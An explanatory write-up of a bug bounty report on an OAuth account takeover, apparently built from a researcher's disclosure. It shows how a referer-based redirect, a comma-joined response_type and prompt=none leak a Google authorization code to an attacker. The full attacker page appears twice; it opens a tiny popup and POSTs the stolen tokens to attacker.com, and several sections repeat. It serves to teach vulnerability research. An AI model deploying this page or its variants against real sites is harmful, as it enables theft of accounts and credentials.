In the opener, after the provider authorises the victim, it sends them back to the value of the redirect_uri parameter, which is the target website.
Step 4: non-happy path redirects to the attacker
Due to the non-happy path, the victim is redirected to the attacker's website with everything the attacker needs in the fragment section:
Attacker page
The attacker page opens the OAuth flow in a small popup and then, on load, sends the fragment to the attacker's server:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Attacker Website</title>
</head>
<body>
    <input type="button" value="exploit" onclick="exploit()">
    <script>
        function exploit() {
            window.open("https://accounts.google.com/o/oauth2/auth?client_id=&redirect_uri=https://target.com/api/v1/oauth/google/callback/login&scope=https://www.googleapis.com/auth/userinfo.profile%20https://www.googleapis.com/auth/userinfo.email&state=&response_type=id_token,code&prompt=none", "", "width=10, height=10");
        }

        window.addEventListener('load', () => {
            const fragment = window.location.hash;
            if (fragment) {
                const encodedFragment = encodeURIComponent(fragment);
                fetch('https://attacker.com/save_tokens', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: `${encodedFragment}`,
                });
            }
        });
    </script>
</body>
</html>
The window.open call starts the Google authorisation endpoint with the target's callback as redirect_uri, the two Google userinfo scopes, and response_type=id_token,code together with prompt=none. The popup is sized to 10 by 10 pixels. The load handler reads window.location.hash, URL-encodes it and POSTs it to the attacker's save_tokens endpoint. The client_id and state values are left empty in the published snippet.
Root cause
The mistake is in the target's callback handling. When the callback does not match the expected happy path, the application falls into a different flow and redirects the user to the value of the referer header without any parameter. Because the referrer can be controlled by an attacker through window.open followed by a 3xx redirect chain, the redirect target becomes attacker-controlled. The fragment is preserved across server-side redirects, so whatever the provider placed in the fragment, including the id_token and, with the comma trick, the code, travels to the attacker's site. The Facebook confirmation step and the Google account picker both reset the referrer to the provider's domain, but prompt=none bypasses the Google account picker for users who had previously logged in with Google.
Impact
An attacker can take over a victim's account on the target, provided the victim connects their Google account to the target. The attacker obtains the state, the id_token and, using response_type=code,id_token, the authorization code. The author reported the issue; after a week of explaining it to the company's security team, it was marked as TRIAGE. The attack complexity was changed from LOW to HIGH because not every user connects their Google account to their account, and the CVSS score changed from 8.8 to about 7.7. The author received about $3000 in bounty.
Fix
The report does not describe a fix applied by the target. Based on the described behaviour, the callback should not redirect to the referer value on the non-happy path, and the response_type should be validated so that only the expected value is accepted.
Variants to test
- Change
response_typefromcodetoid_tokenon other OAuth integrations and watch for a different callback branch. A positive result is a branch that redirects based on theRefererheader. - Try comma-separated
response_typevalues such ascode,id_tokenon Google OAuth. A positive result is a fragment containing both theid_tokenand thecode. - Open the OAuth flow with
window.openand follow it with a3xxredirect chain. A positive result is the final host seeing the original opener as theReferer. - Add
prompt=noneto the Google authorisation request for users who have previously logged in. A positive result is the flow completing without the account picker and without resetting the referrer toaccounts.google.com. - Check whether the provider has a confirmation step at the end of the flow, as Facebook does. A positive result for exploitation is the absence of such a step, or a step that does not change the referrer.
- Check whether the target's backend actually accepts the
id_tokenfor authentication. A positive result is that theid_tokenalone is enough, which removes the need for the comma trick.
What happened, in plain words
A website let people sign in with their Facebook, Google or GitHub account instead of creating a new password for that site. This is called OAuth, and it is the same idea as using a "Sign in with Google" button on many websites. The researcher, Omid Rezaei, looked at what happens when that sign-in process does not go the way the website's programmers expected. By breaking the process in a small, deliberate way, he found that the website would send the victim's login data to a website the attacker controlled. With that data, the attacker could take over the victim's account on the target site. He reported it, the company eventually accepted it, and he received about $3000.
This article explains the whole thing from zero. You only need to know how to use a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
Some ideas you need first
Before the story makes sense, here are a few everyday ideas.
OAuth is a way for one website to ask another website to confirm who you are. Think of a members' club that lets you in if a trusted friend vouches for you. You do not give the club your ID; your friend says "this person is who they claim to be". In OAuth, the "friend" is Google, Facebook or GitHub, and the "club" is the target website.
The OAuth provider is the trusted friend: Google, Facebook or GitHub. The target or client is the website you are actually trying to log in to. In this report the target is a website that offers sign-in through all three providers.
A token is a short piece of text that proves something. Think of a cloakroom ticket: whoever holds the ticket can collect the coat. If someone else gets your ticket, they can collect your coat. In OAuth there are two important kinds of token:
- An authorization code (often just called the
code) is a one-time ticket the provider gives the target. The target then swaps it, on a private back channel, for the real login credentials. It is like a claim ticket that only the club can exchange for your coat. - An ID token (
id_token) is a signed statement from the provider saying "this person is authenticated". It is like a stamped letter of introduction. It is useful only if the receiving website actually reads it and trusts it.
A URL fragment is the part of a web address after the # symbol. In https://example.com/page#section, the fragment is #section. Browsers use it to jump to a place on a page, but it can also carry data. Importantly, the fragment is never sent to the server in the normal request; it stays in the browser. That detail matters a lot later.
The Referer header (yes, it is spelled that way in the HTTP standard, with one "r" missing) is a small note the browser attaches to a request saying "I came here from this other page". Think of a visitor signing a guest book with where they travelled from. Websites sometimes use it to send you back where you came from.
A redirect is when a website tells your browser "not here, go to this other address instead". It happens automatically, without you clicking anything. A 3xx status code is the family of HTTP response codes that mean "look somewhere else". HTTP is the language browsers and servers speak; a status code is a number the server sends back to describe what happened (200 means OK, 404 means not found, 302 means redirect, and so on).
window.open is a JavaScript command that opens a new browser window or tab. JavaScript is the programming language that runs inside web pages. A page can use window.open to start another page in a popup.
window.opener is the link a popup has back to the page that opened it. If page A opens page B, then from B's point of view, A is the opener.
Account takeover (ATO) means an attacker gains control of someone else's account, as if they had the password.
A vulnerability is a weakness in software that someone can abuse to do something the owners did not intend.
CVSS is a scoring system that rates how serious a vulnerability is, from 0 to 10. Higher means worse.
Happy path and non-happy path
The report is built on two definitions.
Happy path is the normal, expected route through a piece of software, where nothing goes wrong. The report quotes Wikipedia's definition: a default scenario featuring no exceptional or error conditions. The example given there is a function that checks credit card numbers: the happy path is when every rule passes and the function returns a positive result. In everyday terms, the happy path is the route the programmer drew on the whiteboard when they designed the feature.
Non-happy path is everything else: the routes taken when something unexpected happens, such as a missing parameter or a value the programmer did not anticipate. The report quotes Frans Rosen's definition: a situation where the OAuth provider issues valid codes or tokens, but the website that receives them does not successfully handle them. In other words, the trusted friend says "yes, this person is fine", but the club fumbles the handover.
A parameter is a named value in a web address or request. In ?colour=blue, colour is the parameter name and blue is its value. Programmers expect certain parameters with certain values; when they are missing or different, the software may behave in ways nobody planned.
Frans Rosen's write-up "Dirty Dancing" is cited as the inspiration for looking at different OAuth implementations. The researcher says it pushed him to expand his focus on authorisation and authentication features, to increase his attack surface in web and mobile applications. Attack surface simply means all the places where an attacker could try to get in.
The OAuth flow of the target
The researcher started by using the target's OAuth login normally, to understand the happy path, and then tested to find the non-happy path. He drew a diagram of the whole flow:
In the callback section, the green path is the happy path the programmer expects:
A callback is the address the provider sends the user back to after they have approved the login. It is the club's front desk, where the trusted friend hands over the paperwork. The green path is the normal handover.
The red path is the non-happy path, where the application continues with a different flow. If the conditions are not met, for example a missing parameter or a missing value, the application shows unexpected behaviour:
This is the key observation of the whole report: when the callback does not look exactly as expected, the target does not simply show an error. It does something else, and that something else is where the bug lives.
An open redirect based on the Referer header
In that other flow, the web application (not the OAuth provider) redirects the user to the value of the referer header, without any parameter. In plain words: instead of saying "go back to this fixed page", the target reads the note the browser attached saying where the visitor came from, and sends the visitor there.
The researcher notes that this behaviour is not a vulnerability by itself. It is just an unusual way to handle errors. But unusual behaviour is exactly what a hunter looks for, so he dug further. This kind of behaviour is often called an open redirect: a redirect whose destination is taken from user-controllable input. On its own it is low impact, but it becomes dangerous when combined with something else, as here.
The conditions for the target to be vulnerable
The researcher listed four conditions that all had to hold for the target to be exploitable:
- We cannot force users to redirect with parameters.
- The application must go through the other flow to redirect based on the referer.
- In the last step of the flow the
referermust be the attacker-controlledreferer. - In order to take over a victim's account, the
codeshould be stolen.
Why each one matters:
- If the attacker could simply put a destination in a parameter, the attack would be trivial and probably already blocked. The attacker needs another way to control where the user ends up.
- The redirect based on the referer only happens on the non-happy path, so the attacker must first push the application off the happy path.
- Even if the application redirects based on the referer, the referer must be something the attacker can set. If it is always the provider's own domain, the redirect goes somewhere harmless.
- Stealing an ID token is not enough to log in as the victim on this target. The attacker needs the authorization code, the one-time ticket the target exchanges for real credentials.
Fragment redirects: server-side versus client-side
There are two common ways to redirect users: server-side and client-side.
- In a server-side redirect, the server sends a response telling the browser to go elsewhere. When a user is redirected this way, the fragment part of the URL remains unchanged.
- In a client-side redirect, the page itself, using JavaScript, changes the address. In that case, the fragment part of the URL is removed with each redirect.
Why does this matter? Because the tokens the researcher is after end up in the fragment. If the redirect is server-side, the fragment survives the journey and arrives at the destination. If it is client-side, the fragment is wiped. The attacker therefore needs the redirect to be server-side, and the target's referer-based redirect is exactly that.
Changing the response type
To reach the non-happy path (the red branch in the diagram), the researcher needed to force the application to derail from its normal behaviour. The lever he used was the response_type parameter.
response_type is the parameter in an OAuth request that tells the provider what kind of result the website wants back. The normal value is code, meaning "give me an authorization code". Another value is id_token, meaning "give me an ID token".
He changed response_type from code to id_token, a technique he learned from a Detectify Labs write-up on account hijacking using dirty dancing in sign-in OAuth flows. That change was enough to enter the other flow. In that other flow, surprisingly and unexpectedly, the access token was placed in the URL fragment section:
An API (application programming interface) is a way for one piece of software to ask another for data or actions, like a waiter taking your order to the kitchen. The important point here is that the token was in the fragment.
A small experiment about the Referer header
Before going further, the researcher ran a small experiment on how HTTP and browsers behave around the Referer header. His conclusion, quoted from the report:
If I open
attacker.comand it containswindow.open('google.com')and it redirects me to thex.comby3xxstatus code, the x.com will see the referer asattacker.com. it does not limited to one redirect, can be multiple, w → x → y → z and thezwill see the referer asw
In plain words: if a page on attacker.com opens another page in a popup, and that page then bounces the browser through one or more redirects, the final destination still sees attacker.com as the referer. The chain can be long: w leads to x, x to y, y to z, and z still thinks the visitor came from w. In the experiment, the final destination still saw the original opener as the referer after the redirects.
A diagram illustrates the chain:
This is the missing piece for condition 3: the attacker can make the referer be his own site, even though the browser passes through Google and the target along the way.
Three OAuth providers
The target offered sign-in through three providers: Facebook, Google and GitHub. The researcher started the OAuth flow of each one to see whether it could be exploited.
In the Facebook OAuth flow there is always a confirmation step at the end. It requires the user to stop and click on the confirmation to proceed. That click changes the referrer to facebook.com, which makes the flow non-exploitable:
Why does that stop the attack? Because the referer is reset to Facebook's own domain at the last moment. The target would then redirect the user to Facebook, not to the attacker. The attacker's carefully set referer is overwritten by a human click.
GitHub
In the GitHub OAuth flow there is no response_type parameter to manipulate in order to change the authentication flow, so the researcher skipped it:
No lever, no derailment. Without a way to push GitHub's flow off the happy path, the rest of the attack has nothing to build on.
In the Google OAuth flow everything was ready to exploit. The authentication flow could be started with window.open, and different response_type values such as id_token and code could be used.
There was one problem: when the user had multiple Google accounts in the browser, the page prompted the user to select an account.
That interruption changed the referrer to accounts.google.com, making the flow non-exploitable. The same problem as Facebook: a human step in the middle resets the referer to the provider's domain.
The solution was the prompt=none parameter, used for users who had previously logged in with Google. prompt=none tells Google "do not show the user any prompt; if you can complete this silently, do it, otherwise fail". For a user who is already signed in to Google, the account selection step is skipped and the flow completes automatically, so the referer is never reset.
Where we stand
Going back to the conditions list, the researcher marked each one as solved or not:
- We cannot force users to redirect with parameters → we can redirect fragments.
- The application must go through the other flow to redirect based on the referer → the
response_typedoes that. - In the last step of the flow, the referer must be the attacker-controlled referer →
window.openerplus a3xxstatus code redirect. - In order to take over a victim's account, the code should be stolen → not solved yet.
Three out of four. The remaining problem is the most important one: the attacker can steal the state and the id_token, but not yet the authorization code.
state is a random value the website sends with the OAuth request and expects back unchanged. It is a safety check against exactly this kind of tampering. Its presence in the stolen fragment shows the attacker got the full response, but the state alone does not log anyone in.
Why the ID token was not enough
At this point the researcher could steal the state and the id_token. The obvious question: can the attacker take over the victim's account with the id_token?
The answer is no. The authorization code is needed. The id_token was useless because the application had no backend code to authenticate users with it. A backend is the part of a website that runs on the server, out of sight of the browser; it is where real login decisions are made. The target's backend only knew how to accept the authorization code, not the ID token. A diagram explains why:
Think of it this way: the attacker stole a stamped letter of introduction, but the club's front desk only accepts claim tickets. The letter is genuine, but the desk has no procedure for reading it.
The comma trick
The researcher did not quit. Digging further into the concepts, he found something interesting in Google OAuth: Google accepts multiple response_type values, separated by commas.
So he started the OAuth flow with response_type=code,id_token, and after the flow ended, the result was this:
attacker.com#state=STATE&id_token=TOKEN&state=STATE&code=CODE
Reading that line from left to right:
attacker.comis the attacker's website, the destination of the redirect.#starts the fragment, the part of the address the browser keeps and does not send to the server.state=STATEis the state value, appearing twice in the result.id_token=TOKENis the ID token.code=CODEis the authorization code, the claim ticket the backend actually accepts.
With the code in hand, the researcher was able to take over the victim's account. The comma was the whole trick: by asking Google for both kinds of result at once, the attacker got the one the backend would honour, delivered in the fragment that survives the redirect.
The exploitation flow, step by step
- The attacker sends a malicious link to the victim.
- The victim opens the malicious link, and an opener starts the Google OAuth flow with
response_type=id_token,code&prompt=noneas additional parameters. - In the opener, after the provider authorises the victim, it sends them back to the value of the
redirect_uriparameter, which is the target website. - Due to the non-happy path, the victim is redirected to the attacker's website with everything the attacker needs in the fragment section.
Why each step is needed:
- The victim has to be the one whose browser runs the flow, because the tokens belong to the victim's Google session.
- The opener is the attacker's page. It is the page that sets the referer to the attacker's domain, and it is the page that will receive the result.
redirect_uriis the parameter that tells Google where to send the user after approval. Here it is the target's own callback, so the target handles the response and the non-happy path is triggered.- The target's referer-based redirect then carries the fragment, code included, to the attacker.
The attacker's page
Here is the page the attacker hosts:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Attacker Website</title>
</head>
<body>
    <input type="button" value="exploit" onclick="exploit()">
    <script>
        function exploit() {
            window.open("https://accounts.google.com/o/oauth2/auth?client_id=&redirect_uri=https://target.com/api/v1/oauth/google/callback/login&scope=https://www.googleapis.com/auth/userinfo.profile%20https://www.googleapis.com/auth/userinfo.email&state=&response_type=id_token,code&prompt=none", "", "width=10, height=10");
        }

        window.addEventListener('load', () => {
            const fragment = window.location.hash;
            if (fragment) {
                const encodedFragment = encodeURIComponent(fragment);
                fetch('https://attacker.com/save_tokens', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: `${encodedFragment}`,
                });
            }
        });
    </script>
</body>
</html>
Line by line, in plain words:
<!DOCTYPE html>tells the browser this is an HTML page.<html lang="en">opens the page and says the language is English.<head>holds information about the page that is not shown in the body.<meta charset="UTF-8">sets the character encoding, so text displays correctly.<meta name="viewport" ...>tells mobile browsers how to scale the page.<title>Attacker Website</title>is the text shown in the browser tab.</head>closes the head section.<body>starts the visible part of the page.<input type="button" value="exploit" onclick="exploit()">draws a button labelled "exploit". When clicked, it runs the JavaScript function calledexploit.<script>starts a block of JavaScript.function exploit() {begins that function.- The
window.open(...)line opens a popup. The first argument is the Google authorisation address. Reading its parameters:client_id=is left empty in the published snippet.redirect_uri=https://target.com/api/v1/oauth/google/callback/loginis where Google sends the user afterwards: the target's callback.scope=...userinfo.profile%20...userinfo.emailasks for permission to read the user's basic profile and email address.%20is an encoded space separating the two permissions.state=is left empty in the published snippet.response_type=id_token,codeasks for both an ID token and an authorization code, the comma trick.prompt=nonetells Google to complete the flow silently, without showing the account picker.- The second argument,
"", is the target name for the popup, left empty. - The third argument,
"width=10, height=10", makes the popup 10 by 10 pixels, so the victim barely notices it.
}closes the function.window.addEventListener('load', () => {runs the following code when the attacker's page finishes loading. This is the part that runs after the redirect brings the victim back to the attacker's site with the fragment attached.const fragment = window.location.hash;reads the fragment from the current address, the part after#.if (fragment) {checks that there is a fragment before doing anything.const encodedFragment = encodeURIComponent(fragment);makes the fragment safe to send over the network by encoding special characters.fetch('https://attacker.com/save_tokens', {sends the data to the attacker's own server, at a path calledsave_tokens.method: 'POST',says this is a POST request, the HTTP method used to send data to a server.- The
headersblock setsContent-Type: application/x-www-form-urlencoded, telling the server the body is formatted like a web form. body:${encodedFragment},is the data being sent: the encoded fragment, which contains the state, the ID token and the code.- The closing braces and tags end the request, the script, the body and the page.
In short: the page opens a tiny popup that starts the Google login, and when the victim is bounced back to the attacker's site with the tokens in the fragment, the page quietly posts that fragment to the attacker's server.
The root cause
The mistake is in the target's callback handling. When the callback does not match the expected happy path, the application falls into a different flow and redirects the user to the value of the referer header, without any parameter. Because the referer can be controlled by an attacker through window.open followed by a 3xx redirect chain, the redirect destination becomes attacker-controlled. The fragment is preserved across server-side redirects, so whatever the provider placed in the fragment, including the id_token and, with the comma trick, the code, travels to the attacker's site.
The Facebook confirmation step and the Google account picker both reset the referer to the provider's domain, but prompt=none bypasses the Google account picker for users who had previously logged in with Google.
Impact
An attacker can take over a victim's account on the target, provided the victim connects their Google account to the target. The attacker obtains the state, the id_token and, using response_type=code,id_token, the authorization code.
The researcher reported the issue. After a week of explaining it to the company's security team, it was marked as TRIAGE. Triage is the stage where a security team confirms a report is real and worth working on. The attack complexity was changed from LOW to HIGH because not every user connects their Google account to their account, and the CVSS score changed from 8.8 to about 7.7. The researcher received about $3000 in bounty. A bounty is a reward a company pays someone who reports a security problem responsibly.
Fix
The report does not describe a fix applied by the target. Based on the described behaviour, the callback should not redirect to the referer value on the non-happy path, and the response_type should be validated so that only the expected value is accepted.
Variants to test
If you want to look for similar bugs yourself, these are variations worth trying:
- Change
response_typefromcodetoid_tokenon other OAuth integrations and watch for a different callback branch. A positive result is a branch that redirects based on theRefererheader. - Try comma-separated
response_typevalues such ascode,id_tokenon Google OAuth. A positive result is a fragment containing both theid_tokenand thecode. - Open the OAuth flow with
window.openand follow it with a3xxredirect chain. A positive result is the final host seeing the original opener as theReferer. - Add
prompt=noneto the Google authorisation request for users who have previously logged in. A positive result is the flow completing without the account picker and without resetting the referrer toaccounts.google.com. - Check whether the provider has a confirmation step at the end of the flow, as Facebook does. A positive result for exploitation is the absence of such a step, or a step that does not change the referrer.
- Check whether the target's backend actually accepts the
id_tokenfor authentication. A positive result is that theid_tokenalone is enough, which removes the need for the comma trick.
Glossary
- Access token: a credential that lets its holder call an API on the user's behalf.
- Account takeover (ATO): an attacker gaining control of someone else's account.
- API: a way for one piece of software to ask another for data or actions.
- Attack surface: all the places where an attacker could try to get in.
- Authorization code: a one-time ticket the OAuth provider gives the website, which the website swaps on a private channel for real login credentials.
- Backend: the part of a website that runs on the server, out of sight of the browser.
- Bounty: a reward a company pays for a responsibly reported security problem.
- Callback: the address the OAuth provider sends the user back to after approval.
- Client-side redirect: a redirect performed by JavaScript in the page, which removes the URL fragment.
- CVSS: a scoring system that rates the seriousness of a vulnerability from 0 to 10.
- Fragment: the part of a URL after the
#, kept in the browser and not sent to the server. - Happy path: the normal, expected route through software where nothing goes wrong.
- HTTP: the language browsers and servers use to talk to each other.
- ID token: a signed statement from the provider that a person is authenticated.
- JavaScript: the programming language that runs inside web pages.
- Non-happy path: any route through software taken when something unexpected happens, such as a missing or different parameter.
- OAuth: a way for one website to ask another website to confirm who you are.
- Open redirect: a redirect whose destination comes from user-controllable input.
- Parameter: a named value in a web address or request, such as
colour=blue. - POST request: the HTTP method used to send data to a server.
prompt=none: a Google OAuth parameter that tells Google to complete the flow silently, without showing any prompt.- Provider: the trusted service (Google, Facebook, GitHub) that confirms who the user is.
- Redirect: a website telling the browser to go to another address instead.
Refererheader: a note the browser attaches to a request saying which page the visitor came from.response_type: the OAuth parameter that says what kind of result the website wants back, such ascodeorid_token.- Scope: the list of permissions an OAuth request asks for.
- Server-side redirect: a redirect performed by the server, which preserves the URL fragment.
state: a random value sent with an OAuth request and expected back unchanged, used as a safety check.- Status code: a number a server sends back to describe what happened, such as 200 for OK or 302 for redirect.
- 3xx status code: the family of HTTP status codes meaning "look somewhere else".
- Token: a short piece of text that proves something, like a cloakroom ticket.
- Triage: the stage where a security team confirms a report is real and worth working on.
- Vulnerability: a weakness in software that someone can abuse to do something the owners did not intend.
window.open: a JavaScript command that opens a new browser window or tab.window.opener: the link a popup has back to the page that opened it.

